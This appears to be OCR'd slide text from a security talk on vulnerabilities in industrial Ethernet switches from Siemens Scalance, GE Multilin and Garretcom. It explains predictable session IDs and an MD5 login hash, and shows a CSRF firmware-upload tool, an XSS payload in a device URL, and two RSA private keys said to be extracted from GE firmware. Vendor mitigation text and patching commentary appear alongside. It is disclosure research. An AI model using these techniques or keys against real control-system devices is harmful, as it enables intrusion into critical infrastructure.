
Switches Get Stitches: Episode 3

Then there were three of them.

Who are we?



Last episode on switches get stitches…
Scalance X-Family < V5.0.0

```
echo -n "admin:password:C0A800020002F72C" | md5sum
```

This is the hash on the wire. Mmmm, low sodium cracking.

C0A8006500000960

C0A8006500001A21

C0A80065000049A6

C0A8006500005F31

C0A800650007323F


Last episode on switches get stitches…
Scalance X-Family < V5.0.0

```
echo -n "admin:password:C0A800020002F72C" | md5sum
```

Siemens Session IDs are drunk.

C0A80065	uptime in hex ->	00000960
C0A80065		00001A21
C0A80065		000049A6
C0A80065		00005F31
C0A80065	<- client ip in hex	0007323F


Siemens Scalance XNNN CSRF of: firmware || logs || config




```
Please enter the IPv4 address of the switch: 192.168.0.12
Thank you.
------------------------------
   M A I N - M E N U
------------------------------
1. Download files
2. Upload files
------------------------------
Select a number: 2
------------------------------
 U p l o a d - m e n u
------------------------------
1. Configuration file
2. Firmware
------------------------------
Please select the number of the file to upload: 2
Please enter the filename you wish to upload:
```

https://github.com/blackswanburst/scalance


GE XSS


Applications Places
13 °C Mon 22 Dec, 11:30
root
Document ERROR: Data follows – Iceweasel
GE Multilin Corp. EnerVi...
Document ERROR: D...
SwitchesGetStitches.pdf
https://192.168.0.12/gc/?3f50c<script>alert('Blasting on fools')<%2fscript>c4a3e=1&key=f4b3bb142f766fd0d9e31c6&r
moustache wax
Access ERROR: Data follows
when trying to obtain /gc/?3f50c
Blasting on fools
OK
Transferring data from 192.168.0.12...
[root@Amnesiac: ~/Pr...
Document ERROR: Da...
[SGS]
[root@Amnesiac: ~]


GE Private Keys. Oh My.

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDJhCk6EJWFKuv49Sc6/JSsELa4bU7duu5y6XudCHwGUI7J9frG
/jfKCEr5H7K9x5SDpruAP44ebgKGMZvllKsk7SNxRP/5L5TuyF7v74zCCa5AT2Bq
WAwiUadBUXtEi/+BUonVagD9GCUaxdMxl0NPrHWnnCJd8qpDSNzn0mkg0QIDAQAB
AoGAPCjNWf1Ldeb7bWZaoNx40elncyWGzuEYgIu9kILQ692u0xIxHKkWJKVXJIpX
BRsI9kiXX1EZ73GuJTu4K9C3SpYpV510ha+EvTXijTSuebnnjK2a8AYhyKJRHkbr
cgeiAuRGyTNyIs4psoQOCKvibXPPG3nPJZPDSN6K57k0wgECQQDpwQ9YqF2fRkgU
gvcCwrKk31lwJw9QomBJwXnbxxrdozjdhwVNLdV8L+DMzHyF5/lHWY/4jd2BH4TZ
UY3KcRJhAkEA3LGw7jzZDDMclikNcER2DO2yAhl5KW+BUCrA2gAysgKy9j0V4Gir
Roj+s+tWgaxxxyUusfOv47GYyypkMsaEcQJAFqyAZZQnSKzTjxHJDf5+v5leno9b
X/HwLxdST6w3geo0OODA9eSNQbePMa5gIckHmBEq8uwn4T+CbmYHv+xJ4QJBAMou
A0AOAG2buXmbPFN4dImdjHE98vDR1S6jLC/K9KZ9sIPDLHJ8kUQ6JtSfKY38c/OU
DbY64A0BW0/skwStNxECQQCN/KYoZolepMkut361L8Aqh2xWM6hIGamyk/zfc7U/
ZJScC12nj46GJ7ElVUa1oLk7030ISvuFv6AKCChYevm0
-----END RSA PRIVATE KEY-----
PrivateRSAKey1.key (END)
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED\n
DEK-Info: DES-EDE3-CBC,58D326A37D2A5F52

lfVfiGyCCCg/U1g6U5Exa7E5KpqqyElihCbvvPlb9BRpwa0b7ur+YUKWFrnP+/Hc
qcxa1vTdQkbofkjs2L8FYsnvzq7osXzXi3FhIcdGKgoLR3p5jg2OdwZagj1fBf5Q
fQu0oYMwved2fdLEdLaJkjfm/S72Z/ESG0yj1zVIdGZC5ltbD9Qp1lvhkLoez6JB
Z8B0UQ30EFyTPcJ0Auc+NIHpvuKrwcT84hun0QJEvgcn9Z1u28pu25jmIsC0LLz3
n8zn5TbQELwZF8llEWr0asSsAFsKO02gdah/w7kdaT91CjFbUEFgUQHqkRs2ALwf
oZqs1ZLvibtEM2rn9Ldq5ZZ9A5IlkecuhbeLshT2vMjW9raBdKutsGuviYWVvSIg
CF2A36BZdzeGspJuo6J/7DtAvTDsLp1jiumSldf31xiR6KWmbVgJfka89X72c0Lv
tNdrAv17qRmwxxug6yEoSo/U7CleBIE8ReN6TS7Hi0ZjBU7/kg5XNqDEI1S4Uasr
tE/cAdb0zxVXn7sVF8F5bJWP3BvTlDa5cMVwtDGPvV0yiPDiv8FUTuRtlUgLTUZ3
p3A1MfxaWBPO/dhDGC98HjyRlI2Dy5ykHxZRC44EEEn7E9W8b1K+vh1Hu+Ecu2+3
SCJ0xQZqzl5w4S934vG/M9tqzsnOkyl695nT0HICYeu1fLcN3UvaOVdRF8WQ63PT
Z4Jsoka+z6xTmX9LUGfd/bKYm+bTMAbog1eaiuP8mk0kaQFDx3NmZLSLleXSnS5I
BxdgilaK6Gd9sredChTzdGgG0988z+ClXy18CycBANL8U2jVu+j9iQ==
-----END RSA PRIVATE KEY-----
PrivateRSAKey2.key (END)
```



GE Firmware integrity



GE DDoS


To upload a custom key/certificate file used by SSL	• To upload a custom key/certificate, a user could use the several available file transfer options via CLI (ie: ftp, tftp, xmodem) • Syntax: *ftp get type=cert [ip=<ipaddress>] [file=< cert filename>]* • The key file format used in the MultiLink products is **.pem** • The new key/certificate will permanently overwrite the old key/certificate and it is sustainable through power cycling

Slow data transfer or DoS

This DoS affects the web interface used to configure the device with a web browser. It is recommended that when deploying the device into a production environment that the web server be disabled in order to effectively mitigate this vulnerability. After disabling the web interface a user remains able to configure the device locally or remotely through the command line interfaces without risk of exploitation.

By connecting to the command line interface through either a serial connection or through telnet it is possible to disable the web server with the following commands:

```
ML800# access

ML800(access)## web disable
```



This change may be verified by using the `show web` command:

```
ML800(access)## show web

  HTTP is disabled.
```

Save the configuration to maintain this new setting.

Garretcom Keys. Oh My.

OpenGear are cool.

- I reported an oldae to them: CVE-2006-5229
- They fixed it in ONE WEEK. One.
- Thank OpenGear for fixing vulns in NORMAL security patch time instead of MONTHS. This is a personal record, getting anything patched in ONE week in SCADA is unheard of.
- Also most secure default deployment I've seen, but Colin has some vulns later.


EOL and forever days.

- Security economics
- Code Escrow
- Long term thinking
- Over to Colin for more switches.
- Bring me my stage manhattan, I’m done.

Siemens Scalance X200


Continuing a theme

- Binwalk-ing the 5.0.1 firmware we get:




Siemens Scalance X200

Continuing a theme



Siemens Scalance X200

Continuing a theme



